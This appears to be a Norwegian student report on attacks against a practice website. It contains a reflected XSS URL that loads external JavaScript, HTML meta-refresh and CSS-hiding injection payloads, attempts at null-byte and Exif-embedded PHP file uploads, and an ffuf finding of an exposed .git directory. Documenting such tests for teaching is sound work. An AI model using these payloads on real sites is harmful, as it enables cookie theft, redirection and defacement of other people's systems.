
Gruppe 1:

XSS, tilbakemelding til bruker ved inputvalidering




Vi fant ut at igjennom ansatt sin registrerings side, vil url'en endres dersom man legger inn feil i input. Dette gjøres altså igjennom en GET-metode som er modifiserbar. Ved å manipulere forespørselen som blir gitt til serveren gjennom «email_error=(PAYLOAD)», hadde vi mulighet til å legge inn script tagger som fikk tatt i bruk ekstern javascript.

http://158.39.188.201/Steg1/ansatt_signup.php?email_error=%3CSCRIPT%20SRC=https://cdn.jsdelivr.net/gh/Moksh45/host-xss.rocks/index.js%3E%3C/SCRIPT%3E


```
GET /Steg1/ansatt_signup.php?email_error=
%3CSCRIPT%20SRC=https://cdn.jsdelivr.net/gh/Moksh45/host-xss.rocks/index.js%3E%3C/SCRIPT%3E
HTTP/1.1
```

Denne svakheten i systemet kunne blitt tatt i bruk til å stjele cookies og slikt dersom man hadde gitt en lignende url til ulike brukere. Dette viser veldig godt at man må tenke på sikkerhet ved implementasjon av sikkerhet.



Scraping

Mot slutten av hacker oppgaven valgte vi også å prøve oss litt på skraping av nettstedet. For å gjøre dette enkelt valgte vi å bruke et ferdig verktøy for å eksperimentere og se hva vi fikk ut dersom vi kjørte skraping mot hele nettstedet. Dette ble gjort igjennom kali linux, skipfish. Skrapingen igjennom dette verktøyet gidde oss som resultat en mappe med alle filene fremlagt i bildet under. Vi fikk da et litt mer visuelt bilde av hvilke lenker som er tilgjengelige for alle på serveren.



Gruppe 3:

HTML og CSS-Injection

Man kan bruke HTML-injection for å sette inn videoer og alle andre typer HTML tagger. Sammen med dette da kan man utnytte «<meta http-equiv=»refresh» content=»0; url=http://example.com/»>» vil man automatisk bli sendt til lenken oppgitt i URL-feltet når man laster inn siden. Dette kan man se i bruk på kommentarfeltet under algoritmer. Mens i dette tilfelle er en spøk kunne denne lenken vært en lenke til en side som har mer skadelig innhold.

Med CSS-injection kan man sette stilen på alt innholdet på siden. Dette gjøres ved å bruke <style> taggen. Hvis vi da bruker «<style> body {display:none;} </style>» vil alt innholdet på siden bli usynlig for brukeren. Dette blir da en form for DoS angrep da vanlige brukere vil ikke kunne finne innholdet på siden.

Filopplasting

Vi prøvde å legge til nullbytes på filnavnet til php payloaden og så laste det opp på siden men vi fikk det ikke til å fungere. Siden det ikke var noen restriksjoner på navn eller filstørrelse virket det som at det var noe vi kunne gjøre med det. Vi prøvde å laste opp mamma.php%00.png og mamma.php/00.png . Men det funket ikke og filen ble lastet opp som et bilde i stedet for php.

For å laste opp et bilde med php kode kan vi ved hjelp av et verktøy som heter Exiftool legge til en kommentar på bildet, som for eksempel kan være en php payload. Bildet vil da se helt vanlig ut for serveren. Når serveren da skanner gjennom bildet for å se om det er noe "farlig" med filen vil den da lese gjennom exif-dataen og kjøre php koden som er lagt til som kommentar. Dette er et stort sikkerhetshull siden med denne metoden kan man legge til egne php sider på nettstedet, som for eksempel et admin panel. Med et slikt admin panel kan det være mulig å kommunisere direkte med databasen og hente ut sensitiv informasjon om andre brukere.

Fuzzing

Med bruk av ffuf i Kali for å gjøre et standard "angrep" med å bytte ut url-en ser vi raskt at .git filen ligger ute, og får dermed sett filene som ligger i repositoriet.

```
[Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 5ms]
    * FUZZ: .git
```